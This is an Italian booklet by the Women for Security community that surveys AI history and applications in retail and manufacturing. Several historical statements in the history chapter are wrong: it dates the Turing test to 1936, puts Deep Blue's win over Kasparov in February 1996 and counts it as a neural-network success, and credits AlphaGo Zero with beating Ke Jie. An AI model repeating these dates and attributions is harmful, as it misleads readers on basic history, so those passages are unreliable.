Intelligenza Artificiale:

i rischi di un futuro di opportunità

WOMEN
for Security

Indice

Women For Security

Women For Security (WFS) è una community di professioniste che operano nel mondo della sicurezza informatica in Italia.

Nata nei primi mesi del 2020, WFS riunisce cyber ladies con profili molto variegati: da ricercatrici e divulgatrici scientifiche a figure tecniche, da avvocati ed esperte di diritto dell'informatica a responsabili marketing e comunicazione, da profili di vendita a ruoli di country manager aziendali.

L'obiettivo primario di Women for Security è mettere a fattor comune le competenze delle professioniste della Cybersecurity per fare squadra e crescere insieme. La community svolge, inoltre, attività di formazione e divulgazione sull'utilizzo sicuro del digitale, sensibilizzando su temi di attualità e favorendo un ruolo sempre più attivo della donna nella cyber società, abbracciando le discipline STEM per intraprendere una carriera in un settore in grande crescita.

La community è impegnata concretamente nell'organizzazione di eventi di formazione e aggiornamento per uno sviluppo professionale e personale, e in tavoli di lavoro su tematiche attinenti al mondo cyber.

Nel 2022 la community ha attivato, inoltre, un tavolo di lavoro dedicato alle scuole che mira a offrire agli Istituti che ne fanno richiesta un percorso di educazione all'uso sicuro del digitale, con particolare focalizzazione sugli aspetti della sicurezza informatica.

Prefazione

"Il cambiamento è costante"

Nell'epoca moderna, l'Intelligenza Artificiale rappresenta indiscutibilmente una matrice di cambiamento esponenziale e mutevole in termini di opportunità, creatività, rischi e innovazioni.

Come stiamo reagendo a queste trasformazioni epocali, **come vivremo il cambiamento, questo dipenderà da noi**: possiamo subirlo o possiamo sentirlo come una seconda occasione.

Se affrontiamo le innovazioni con consapevolezza e una corretta analisi dei rischi, se continuiamo a spingerci sempre un attimo oltre il nostro limite e se lasciamo che ci trasporti, possiamo sentire il cambiamento come adrenalina pura, *come se in ogni momento potessimo creare qualcosa di nuovo, ancora una volta.*

La community delle Women For Security in questi primi 4 anni di attività ha trasformato molteplici aspetti, sempre con l'obiettivo fondamentale di creare **Competenze, Condivisione e Crescita: le tre "C" della Cybersecurity per la nostra community.**

Questa pubblicazione nasce con l'obiettivo di analizzare le opportunità e i rischi dell'Intelligenza Artificiale.

Dopo una breve disamina della storia e degli ambiti di applicazione dell'IA, l'attenzione si focalizza sulla connessione tra IA e Cybersecurity *(non poteva essere diversamente per noi),* sulle criticità che ne derivano e sulle figure professionali che matureranno per le nuove generazioni.

Senza nessuna pretesa di esaustività o completezza, il lavoro è nato per essere una goccia nel vasto universo di opportunità che l'IA rappresenta.

Ma è la nostra goccia, leggetela con la stessa attenzione con cui è stata scritta dalle nostre cyber ladies.

Stay tuned.

Cinzia Ercolano
Founder Women for Security

1. Introduzione

L'Intelligenza Artificiale (IA) è senza dubbio uno dei campi più affascinanti e in rapida evoluzione del nostro tempo, promettendo di rivoluzionare il modo in cui viviamo, lavoriamo e interagiamo con il mondo intorno a noi. Questa pubblicazione mira a esplorare in modo approfondito le molteplici sfaccettature dell'IA, dai suoi albori fino alle più moderne applicazioni, senza tralasciare gli aspetti etici, legali e di sicurezza che accompagnano il suo sviluppo.

Attraverso un viaggio che prende le mosse dalla storia dell'IA, questo testo si addentra nelle complesse dinamiche che hanno caratterizzato l'evoluzione tecnologica, evidenziando come ogni fase di crescita sia stata accompagnata da sfide, dibattiti e, talvolta, da periodi di stallo noti come "inverni dell'IA". Questa narrazione storica serve non solo a comprendere dove ci troviamo oggi, ma anche a proiettare lo sguardo verso gli orizzonti futuri dell'IA.

Nell'esplorare gli ambiti di applicazione, ci soffermeremo su come l'IA stia trasformando settori chiave come la sanità, la finanza, l'agricoltura, l'intrattenimento e molti altri, promettendo miglioramenti in termini di efficienza, personalizzazione e capacità di risolvere problemi complessi. Tuttavia, con le grandi opportunità emergono anche rischi significativi. L'IA solleva questioni etiche pressanti, dal rischio di bias e discriminazione alla preoccupazione per l'occupazione, all'impatto sulla privacy e la sicurezza dei dati.

Il capitolo sull'etica dell'IA e i rischi a essa associati esplora queste tematiche, esaminando come il progresso tecnologico possa essere guidato in modo da rispettare i valori umani fondamentali e garantire che i benefici dell'IA siano distribuiti equamente nella società. Allo stesso tempo, affronteremo le sfide legali poste dall'IA, inclusa la necessità di una normativa che bilanci innovazione e tutela dei diritti fondamentali, come illustrato dall'AI Act e dalle discussioni su privacy, proprietà intellettuale e compliance.

Nel contesto della sicurezza informatica, l'IA si rivela essere una spada a doppio taglio. Da un lato, offre strumenti potenti per la difesa contro le minacce informatiche; dall'altro, apre nuovi vettori di attacco che possono essere sfruttati dai criminali informatici. Esploreremo queste dinamiche, offrendo uno sguardo su come l'IA sia impiegata per rafforzare la Cybersecurity, ma anche su come possa diventare bersaglio o strumento di attacchi.

Infine, ci concentreremo sulle figure professionali emergenti nel campo dell'IA, evidenziando la crescente domanda di competenze specifiche per lo sviluppo, l'implementazione e la regolamentazione di tecnologie basate sull'IA. Questa panoramica delle carriere in ambito IA non solo evidenzia le opportunità professionali attuali e future, ma sottolinea anche l'importanza della formazione continua e dell'adattabilità in un settore in continua evoluzione.

In conclusione, questa pubblicazione si propone di offrire una visione olistica dell'intelligenza artificiale, bilanciando entusiasmo e cautela, e guidando il lettore attraverso i complessi percorsi che l'IA sta tracciando nel tessuto della società moderna. Attraverso l'esame dei rischi, delle opportunità e degli orizzonti futuri, intendiamo fornire gli strumenti necessari per navigare il mondo dell'IA con consapevolezza e responsabilità.

2. Storia dell'Intelligenza Artificiale

Anna Vaccarelli

2.1. Le origini

Oggi l'intelligenza artificiale fa parte del dibattito pubblico come delle nostre conversazioni quotidiane; è un argomento nuovo e molto dibattuto, ma cos'è esattamente?

In base alla definizione dell'Osservatorio AI del Politecnico di Milano, l'**Intelligenza Artificiale** è quel ramo della computer science che studia lo sviluppo di sistemi Hardware e Software dotati di specifiche capacità tipiche dell'essere umano (interazione con l'ambiente, apprendimento e adattamento, ragionamento e pianificazione), capaci di perseguire autonomamente una finalità definita, prendendo decisioni fino a quel momento solitamente affidate alle persone.

L'idea dell'intelligenza artificiale, però, non è così giovane: la dizione "intelligenza artificiale" risale a metà degli anni Cinquanta del secolo scorso, ma l'idea di creare macchine, che possano emulare alcune funzioni umane, risale a tempi antichi. Antiche civiltà come i Greci e gli Egizi avevano racconti di statue animate e altri oggetti meccanici che sembravano avere una sorta di intelligenza. Tuttavia, l'IA come la conosciamo oggi ha radici più solide nell'Europa medievale e nel Rinascimento, quando i primi orologi astronomici e i primi automi venivano costruiti per simulare i movimenti celesti e i comportamenti umani.

Il XX secolo ha segnato un significativo progresso nella creazione di macchine intelligenti. Nel 1936, il matematico britannico Alan Turing, uno dei padri fondatori dell'informatica, ha proposto un test per determinare se una macchina può dimostrare un comportamento intelligente equivalente o indistinguibile da quello umano. Il test è noto come "test di Turing". Turing ha introdotto questo concetto nel suo articolo del 1950 intitolato "Computing Machinery and Intelligence".


Il test si svolge in modo simile a un gioco: coinvolge un umano (l'interrogatore) che interagisce con un computer e un altro umano, senza vedere o sentire direttamente chi sta rispondendo. L'obiettivo è che l'interrogatore, attraverso la comunicazione scritta, non riesca a distinguere quale delle due entità (il computer o l'altro umano) stia rispondendo alle sue domande. Se il computer riesce a ingannare l'interrogatore abbastanza da farlo dubitare, allora si può dire che ha superato il Test di Turing.

Il test non misura la capacità della macchina di risolvere problemi matematici o di svolgere compiti specifici, ma piuttosto la sua abilità di comportarsi in modo intelligente in una conversazione umana. È importante notare che il Test di Turing è più un concetto teorico che una procedura pratica e ha ricevuto anche critiche per la sua ambiguità e soggettività.

Il Test di Turing è diventato uno strumento di riflessione importante nel campo dell'intelligenza artificiale e della filosofia della mente.

Negli anni '50, il termine "intelligenza artificiale" fu coniato da John McCarthy, uno dei pionieri dell'IA, matematico e scienziato cognitivo. Nel 1956, McCarthy organizzò una conferenza al Dartmouth College, che è stata spesso considerata il momento di nascita ufficiale dell'IA come disciplina scientifica. La conferenza durò due mesi e i suoi partecipanti (scienziati cognitivi, informatici, fisici, matematici, ingegneri) discussero vivacemente sul tema. Tra loro anche Claude Shannon, padre della teoria dell'informazione e Herbert Simon, informatico, scienziato cognitivista ed economista, che nel 1975 vinse il premio Turing e nel 1978 il Nobel per l'economia. La Dartmouth Conference viene considerata il momento fondativo dell'intelligenza artificiale intesa come nuovo campo di studi.

A sinistra l'orologio astronomico della torre di Arnolfo del Palazzo dei Priori a Volterra (1393); a destra l'orologio astronomico di Praga (1410)



Test di Turing

A Proposal for the

DARTMOUTH SUMMER RESEARCH PROJECT ON ARTIFICIAL INTELLIGENCE

June 17 - Aug. 16

We propose that a 2 month, 10 man study of artificial intelligence be carried out during the summer of 1956 at Dartmouth College in Hanover, New Hampshire. The study is to proceed on the basis of the conjecture that every aspect of learning or any other feature of intelligence can in principle be so precisely described that a machine can be made to simulate it. An attempt will be made to find how to make machines use language, form abstractions and concepts, solve kinds of problems now reserved for humans, and improve themselves. We think that a significant advance can be made in one or more of these problems if a carefully selected group of scientists work on it together for a summer.

Le prime righe della proposta della Dartmouth Conference

2.2. L'Età dell'Ottimismo: dall'IA Simbolica alle Reti Neurali

Negli anni '50 e '60, l'IA ha fatto progressi notevoli, soprattutto nell'ambito dell'IA simbolica. Questo approccio si basa su regole e simboli logici per risolvere problemi complessi.

Una forma popolare di IA simbolica sono i sistemi esperti[1], che utilizzano una rete di regole di produzione. Le regole di produzione collegano i simboli in una relazione simile a un'istruzione If-Then (se-allora). Il sistema esperto elabora le regole per fare deduzioni e per determinare di quali informazioni aggiuntive ha bisogno, cioè quali domande porre, utilizzando simboli leggibili dall'uomo. Alcuni risultati notevoli includevano il programma "Logic Theorist" di Newell e Simon[2], che poteva dimostrare teoremi matematici.

È stato il primo programma volutamente progettato per eseguire un ragionamento automatizzato e viene considerato il primo programma di intelligenza artificiale.

Nel 1965, Eliza, un software che simula le risposte di uno psicoterapeuta, è forse il primo programma in grado di superare il test di Turing. Eliza non "pensa" ma riesce a interagire con reazioni coerenti a richieste anche complesse, tanto che molti suoi utenti hanno l'impressione che provi sentimenti di tipo umano. Il "trucco" di Eliza era di porre una domanda al "paziente" partendo da una parola chiave pronunciata da lui. Per esempio:

> *Paziente: Ricordo mia mamma quando mi rimproverava. Eliza: Che altri ricordi hai di tua mamma?*

Nel 1966 nasce a Stanford Shakey, un robot "general purpose" che aveva intelligenza e capacità proprie per muoversi attraverso le stanze, costruito da Charles Rosen, responsabile del Machine Learning Group dello Stanford Research Institute. Fu chiamato Shakey perché camminando si scuoteva un po'. Nel 1968 esce il film "2001: Odissea nello spazio". Al centro della vicenda narrata c'è Hal, un computer senziente: l'intelligenza artificiale entra nell'immaginario collettivo.

---

1 https://it.wikipedia.org/wiki/Sistema_esperto

2 https://en.wikipedia.org/wiki/Logic_Theorist - :~:text=Logic Theorist is a computer,the first artificial intelligence program"

Il robot Shakey (foto da https://www.sri.com/press/story/75-years-of-innovation-shakey-the-robot/)

2.3. L'inverno dell'IA (AI Winter)

Il progresso nell'IA simbolica si è rivelato più lento del previsto, poiché la complessità del mondo reale era difficile da modellare con regole logiche. Questo ha portato a un declino nell'interesse per l'IA negli anni '70 e fino agli '80 (AI winter).

Nel frattempo, una nuova forma di IA stava emergendo: le reti neurali artificiali. Queste reti, ispirate dal funzionamento del cervello umano, hanno introdotto l'idea di apprendimento automatico. Le reti neurali sono costituite da unità di calcolo collegate tra loro, simili ai neuroni del cervello, e in grado di apprendere dai dati. Il loro utilizzo, però, richiede una potenza di calcolo all'epoca non disponibile; perciò all'atto pratico risultavano lente e onerose dal punto di vista dell'impegno delle CPU. Per alcuni anni, quindi, i loro studi subirono un forte rallentamento, proprio perché era difficile applicarle a casi pratici, restavano speculazioni in ambito accademico.

2.4. Dal declino al Rinascimento: l'IA nel XXI secolo

L'interesse per le reti neurali riprese agli inizi degli anni '80, quando diversi ricercatori si cimentarono nello sviluppo di nuovi algoritmi e modelli fino a quello detto di Backpropagation, messo a punto da David Rumelhart, Geoffrey Hinton e Ronald Williams nel 1986[3], che permette a una rete neurale di imparare ad associare degli ingressi con delle uscite desiderate attraverso un insieme di esempi (training set).

A partire da questo risultato, nei venti anni successivi, l'uso delle reti neurali è stato sperimentato nel campo del riconoscimento di immagini, della compressione di dati, del controllo adattivo e in molti altri settori, trovando applicazione, per esempio, nei settori dalla fisica, della medicina, dell'economia, della chimica e delle scienze sociali.

Tuttavia, non ci sono stati in questo periodo grandi progressi dal punto di vista della creazione di nuovi modelli e algoritmi.

2.5. Le Deep Neural Network (Reti Neurali Profonde)

È a partire dai primi anni 2000 che si verifica una svolta: vengono progettate le deep neural network (reti neurali profonde) che possono elaborare enormi quantità di dati, la potenza di calcolo disponibile comincia a essere "adeguata" alle esigenze delle reti neurali, grazie allo sviluppo delle Graphic Processing Unit (GPU), microprocessori particolarmente potenti destinati originariamente all'elaborazione grafica e utilizzati con profitto nell'addestramento delle reti neurali profonde e, infine, alcune grandi aziende tra cui Google, Microsoft e Facebook, interessate ai risultati ottenuti, decidono di investire in questo settore.

I risultati positivi sono diventati di dominio pubblico e di interesse grazie anche alla competizione internazionale "ImageNet Large-Scale Visual Recognition Challenge" (ILSVRC)[4], una sorta di olimpiade annuale della computer vision, nata nel 2010 per stimolare lo sviluppo di algoritmi per la soluzione di problemi complessi, come la classificazione e la segmentazione di immagini.

---

[3] Rumelhart D. E., Hinton G. E., and Williams R. J.: "Learning representations by back-propagating errors", Nature, Vol. 323, 1986

[4] https://image-net.org/


Nel 2012, per la prima volta, la competizione viene vinta da una rete neurale, AlexNet[5], sviluppata da un gruppo di ricerca dell'università di Toronto coordinato da Geoffrey Hinton. È stato questo il momento in cui le aziende hanno deciso di investire sulle reti neurali, contribuendo significativamente al loro ulteriore sviluppo. Negli anni successivi le reti neurali continuano a vincere la competizione, portando al minimo l'errore, al punto che la competizione del 2017 è stata l'ultima; dal 2018 gli organizzatori l'hanno orientata a problemi più complessi.

I successi delle macchine che funzionano con reti neurali si sono ripetuti negli anni: nel 1996, un computer dell'IBM, Deep Blue, sconfigge il campione del mondo di scacchi Gary Kasparov.

Deep Blue sconfigge Kasparov il 10 febbraio 1996

Nel 2011 Watson, un computer che risponde a domande poste nel linguaggio umano, sconfigge i campioni del gioco Jeopardy!. Nel 2014, in occasione delle celebrazioni per il sessantesimo anniversario per la morte di Alan Turing, Eugene Goostman, un ragazzino di tredici anni, Ucraino, vince la sfida del test di Turing. All'inizio della conversazione si scusa per il suo pessimo inglese e per la sua grammatica non così perfetta, ma l'inglese non è la sua lingua madre. È brillante, simpatico, goffo quando sbaglia e cerca di correggersi. Ma Eugene non esiste, è un'intelligenza artificiale.

[5] https://it.wikipedia.org/wiki/AlexNet



Eugene Goostman vince la sfida del test di Turing, ma è un chatbot.

Nel 2017, è stata la volta del campione del mondo di Go, Ke Jie, sconfitto da un computer di Google Deep Mind, AlphaGo Zero.

Nel 2018, durante un TED a Vancouver, Pierre Barreau, un giovane informatico e musicista residente in Lussemburgo presenta AIVA[6], la prima intelligenza artificiale, sviluppata poi all'Università di Vancouver dal 2016, in grado di comporre musica classica, sinfonica e colonne sonore. AIVA è stato addestrato con brani di Mozart, Beethoven e Bach, e compone brani musicali, musica classica e sinfonica e, proprio nel 2018, la colonna sonora per uno dei videogame più popolari del mondo, Battle Royale di Fortnite. Si avvera la previsione di Ada Lovelace[7], che, nel 1840, aveva intuito proprio la possibilità per i computer di comporre musica[8].

Pierre Barreau presenta AIVA alla TED a Vancouver

6 https://www.aiva.ai/

7 https://it.wikipedia.org/wiki/Ada_Lovelace


8 https://www.newscientist.com/article/dn22385-ada-lovelace-my-brain-is-more-than-merely-mortal/

2.6. I nostri giorni

Siamo quindi ai nostri giorni: l'IA è ormai oggetto della nostra esperienza quotidiana.

Per esempio, grazie agli enormi miglioramenti nella comprensione del linguaggio naturale, otteniamo dai traduttori automatici, tipo di Google Translate, traduzioni di buona qualità. Il linguaggio parlato viene correttamente interpretato dagli assistenti vocali (Alexa, Siri ecc.); generare automaticamente i sottotitoli nei video si ottiene con un clic, come le trascrizioni automatiche dei sistemi per la gestione di riunioni online.

È possibile far leggere il labiale da una IA: la deep network LipNet[9] è in grado di decifrare i movimenti delle labbra con una precisione del 95%, contro il 55% di un umano esperto. È stata sviluppata all'Università di Oxford a partire dal 2016. Il riconoscimento vocale audiovisivo ha un enorme potenziale, per esempio per migliorare gli apparecchi acustici, in applicazioni mediche per assistere pazienti critici, il riconoscimento vocale in ambienti rumorosi e molti altri.



LipNet legge il labiale

[9] https://lipnet.ai/

A settembre 2023 è stata diffusa la notizia che ChatGPT ha fatto una diagnosi medica. Si trattava di un bambino affetto da *spina bifida occulta,* conosciuta anche come *sindrome del midollo ancorato,* ovvero un disturbo neurologico che limita il movimento del midollo spinale.

La diagnosi di ChatGPT

La mamma ha creato un account e ha condiviso con la piattaforma di Intelligenza Artificiale tutto ciò che sapeva: dai sintomi alle cartelle mediche e ai referti delle consultazioni con 17 medici esperti. La diagnosi elaborata da ChatGPT è stata confermata da un neurochirurgo specializzato nel disturbo che, senza indugio, ha preso in cura il bambino[10]. È chiaro che il vantaggio della IA rispetto al medico umano sta nella capacità di confrontare in poco tempo quantità enormi di dati, lavoro che a un umano, probabilmente, richiederebbe mesi di lavoro, ammesso di avere tutto il materiale a disposizione.

È possibile creare audio e video: Synthesia, una startup fondata nel 2017 da giovani ricercatori di varie università, ha creato una piattaforma online per la generazione automatica di presentazioni video in 120 lingue mediante un avatar sintetico. L'utente inserisce un testo e il sistema genera una presentazione con un avatar realistico che pronuncia il testo replicando espressioni del volto e movimenti delle labbra.

[10] https://digitalhealthitalia.com/openai-e-la-diagnosi-che-ha-salvato-la-vita-a-un-bambino/

3. Ambiti di applicazione dell'IA

Stefania Iannelli

L'Intelligenza Artificiale, insieme alla robotica, all'IoT (Internet of Things o Internet delle cose), alla realtà aumentata e alla biotecnologia, viene considerata la tecnologia alla base della quarta rivoluzione industriale, perché in maniera simile a quanto avvenuto in passato, l'IA può dare un forte impatto alla produttività, allo sviluppo e modificare la società e i consumi.

La prima rivoluzione industriale (fine Settecento) con l'invenzione della macchina a vapore portò alla sostituzione del lavoro manuale con quello meccanico.

La seconda (iniziata intorno al 1870) ha introdotto l'energia elettrica, i pozzi petroliferi e il motore a scoppio, velocemente adottati dalle industrie, le quali hanno dato vita alla produzione di automobili, aerei, alla nascita dell'industria chimica ecc. Si è così modificato il modo di produrre, grazie all'utilizzo nelle fabbriche di macchine evolute e un sistema meccanizzato di produzione che scomponeva i lavori complessi in piccoli lavori più semplici (catena di montaggio).

La terza rivoluzione industriale (seconda metà del XX secolo) è legata alle tecnologie digitali e informatiche. Queste hanno sostituito le tecnologie industriali tradizionali, migliorando l'efficienza della produzione.

Ora (XXI secolo) ci troviamo a vivere la quarta rivoluzione, in cui l'IA, insieme ad altre tecnologie, sta rivoluzionando e trasformando diversi settori: manifatturiero, sanitario, agricolo, e altri.

I punti in comune nelle trasformazioni avvenute dalla fine del Settecento a oggi sono:

- l'innovazione tecnologica: motore principale del cambiamento che ha trasformato la modalità di produzione, la società e l'economia;
- l'aumento di efficienza e produttività;
- l'impatto sociale ed economico: ogni rivoluzione industriale ha avuto un impatto sulla società e sull'economia, creando nuovi lavori, sostituendone altri, e modificando lo stile di vita e i consumi.

Immagine creata con IA che sintetizza graficamente le quattro rivoluzioni industriali, mostrando l'evoluzione dalla macchina a vapore alla robotica e alle energie rinnovabili.

Negli ambiti economici e industriali, l'impatto dell'intelligenza artificiale sarà radicale. McKinsey Global Institute stima che solo la Generative IA (Intelligenza Artificiale Generativa)[11] aggiungerà tra i 2,6 e i 4,4 trilioni di dollari in valore annuo all'economia globale[12]. Goldman Sachs prevede un aumento del 7% del PIL globale[13].

Da un sondaggio condotto dal magazine MIT Technology Review, intervistando diversi CIO (Chief Information Officer) circa l'adozione di strumenti di intelligenza artificiale generativa nelle aziende, risulta che per il 2025 l'adozione dell'intelligenza artificiale seguirà il trend indicato in figura, in cui troviamo per ogni funzione o dipartimento aziendale la percentuale di intervistati che rispondono:


- nessun utilizzo
- caso d'uso pilota
- adozione limitata a pochi use case
- ampia adozione nell'ambito di diversi use case

[11] Per IA generativa o intelligenza artificiale generativa si intende l'utilizzo dell'IA per la creazione di nuovi contenuti, come testo, immagini, musica, audio e video.

[12] https://www.mckinsey.com/capabilities/mckinsey-digital/our-insights/the-economic-potential-of-generative-ai-the-next-productivity-frontier#/

[13] https://www.goldmansachs.com/intelligence/pages/generative-ai-could-raise-global-gdp-by-7-percent.html

- l'intelligenza artificiale è un aspetto critico per il dipartimento o funzione aziendale
- non applicabile



Trend di adozione dell'IA

Secondo il sondaggio, il 78% dei dirigenti concorda che ampliare gli use case di IA/ML (Artificial Intelligence/Machine Learning[14]) per creare valore aziendale è una priorità. Il 72% è d'accordo sulla necessità di unificare la piattaforma di dati dell'azienda per l'analisi e l'IA come parte cruciale della loro strategia dati aziendale[15].

L'intelligenza artificiale è già molto utilizzata e lo sarà sempre di più, come spiegano Tom Davenport (accademico e autore americano specializzato in analisi, innovazione dei processi aziendali, gestione della conoscenza e intelligenza artificiale, attualmente Distinguished Professor presso il Babson College) e Rajeev Ronanki (Senior Vice President di Elevance Health e Presidente di Carelon Digital Platforms): "Cognitive assistants already set your sleep alarm, turn down your thermostat

[14] Il machine learning è una branca dell'intelligenza artificiale che permette ai computer di imparare dai dati senza essere esplicitamente programmati per compiti specifici. Utilizza algoritmi per analizzare, interpretare e fare previsioni o decisioni basandosi su pattern nei dati, migliorando automaticamente attraverso l'esperienza e l'interazione con il mondo esterno.

[15] https://www.technologyreview.com/2023/07/18/1076423/the-great-acceleration-cio-perspectives-on-generative-ai/

at night, and tell you what movies are playing at the mall. And, as a new generation of personal, social robots is introduced to consumers in the next few years, they are likely to play a larger role in customer support as well.[16]" Ciò a testimonianza di quanto nel nostro quotidiano siamo già aiutati e condizionati dall'intelligenza artificiale, e di quanto questo sarà sempre più vero nei prossimi anni.

Vediamo ora per i principali settori come viene impiegata e come, in molti, sia diventata un game changer.

3.1. Beni di largo consumo e vendita al dettaglio (retail e consumer)

L'intelligenza artificiale sta profondamente modificando il settore del retail e del consumo, portando a innovazioni significative che migliorano sia l'esperienza di acquisto per i consumatori sia le operazioni per i rivenditori.

Un impiego fondamentale dell'IA in questo settore è nell'analisi dei dati: grandi quantità di informazioni sui comportamenti d'acquisto e sulle preferenze dei consumatori vengono analizzati per prevedere le tendenze future e personalizzare le offerte. Ad esempio, l'IA può suggerire prodotti specifici ai clienti basandosi sulle loro abitudini di acquisto passate, aumentando così la probabilità di vendite.

Un altro utilizzo importante è nella gestione dell'inventario. L'IA aiuta i rivenditori a prevedere la domanda di prodotti specifici, ottimizzando i livelli di stock e riducendo gli sprechi. Questo non solo aumenta l'efficienza, ma consente anche ai negozi di evitare la mancanza di scorte o l'eccesso di prodotti invenduti. Inoltre, l'IA gioca un ruolo cruciale nel migliorare l'esperienza del cliente in negozio. Attraverso sistemi di riconoscimento facciale e analisi del comportamento dei clienti, l'IA può personalizzare l'esperienza in negozio, ad esempio suggerendo prodotti in base alle preferenze del cliente o alla sua storia di acquisto.

L'assistenza clienti è un altro ambito in cui l'IA ha un impatto significativo. I chatbot basati sull'IA possono gestire richieste e rispondere a domande frequenti in tempo reale, migliorando l'assistenza clienti rendendola più rapida ed efficiente. Questo riduce i tempi di attesa per i clienti e libera il personale per compiti più complessi.

[16] I "Cognitive Assistants" impostano già la sveglia per dormire, abbassano il termostato di notte e ti dicono quali film vengono proiettati al centro commerciale. E, man mano che una nuova generazione di robot personali e sociali verrà presentata ai consumatori nei prossimi anni, è probabile che giocheranno un ruolo sempre più importante anche nell'assistenza clienti.

Infine, l'IA trova applicazione nella sicurezza del retail. Sistemi di sorveglianza intelligenti possono rilevare comportamenti sospetti o furti, migliorando la sicurezza sia per i clienti che per il personale. Questo utilizzo dell'IA contribuisce a creare un ambiente di acquisto più sicuro e piacevole.

3.2. Manufacturing

L'intelligenza artificiale trova impiego anche nell'industria manifatturiera, trasformando questo settore e rendendolo più efficiente e innovativo.

In particolare, alcuni casi d'uso sono:

- **robotica:** i robot vengono usati dalle aziende per spostare articoli, prelevare oggetti, imballarli (ad esempio Amazon), oppure per sollevare carichi pesanti (per esempio le automobili), per svolgere compiti ripetitivi, pericolosi o che richiedono precisione, adattandosi a nuovi compiti, a volte supervisionati da umani, altre volte lasciati lavorare in maniera autonoma dopo avergli fornito il processo;

- **controllo della qualità:** sistemi di IA avanzati possono esaminare i prodotti in fase di produzione per identificare dei difetti. L'utilizzo di tecniche di machine learning e deep learning permettono all'intelligenza artificiale di individuare gli errori in maniera più rapida e accurata rispetto alle ispezioni manuali o visive. I sistemi di AI-powered vision sono in grado di riconoscere difetti, estrarre prodotti e sistemarli prima che vengano venduti. Inoltre, la capacità dell'intelligenza artificiale di analizzare un numero massivo di dati aiuta a identificare la causa di eventuali guasti, a correggere le inefficienze produttive. Per queste capacità l'IA viene largamente utilizzata dai produttori di semiconduttori (ad esempio NVIDIA, Samsung, ecc.), che se ne avvalgono anche per la progettazione dei chip, accelerandone l'innovazione.

Nel settore manifatturiero l'IA viene anche usata per l'ottimizzazione e l'allocazione delle risorse nella gestione delle scorte.

I sistemi basati sull'intelligenza artificiale possono adattare dinamicamente i programmi di produzione, allinearsi alle richieste del mercato e prendere decisioni basate sui dati.

Ciò porta a una maggiore efficienza operativa complessiva, a costi ridotti e a un migliore utilizzo delle risorse.

L'IA è, inoltre, responsabile della manutenzione predittiva, che analizza i dati delle apparecchiature di produzione per determinare quando è necessaria la loro manutenzione, riducendo così i costi di manutenzione e i tempi di fermo della produzione imprevisti.

Trattando l'ambito dell'automazione e della supply chain, il Robotic Process Automation (RPA), che delega ai robot la gestione di attività ripetitive come assemblaggio e imballaggio, viene adoperato da moltissime aziende di questo settore garantendo una riduzione dei costi operativi, un aumento del controllo sui processi di produzione e una riduzione dei tempi di inattività.

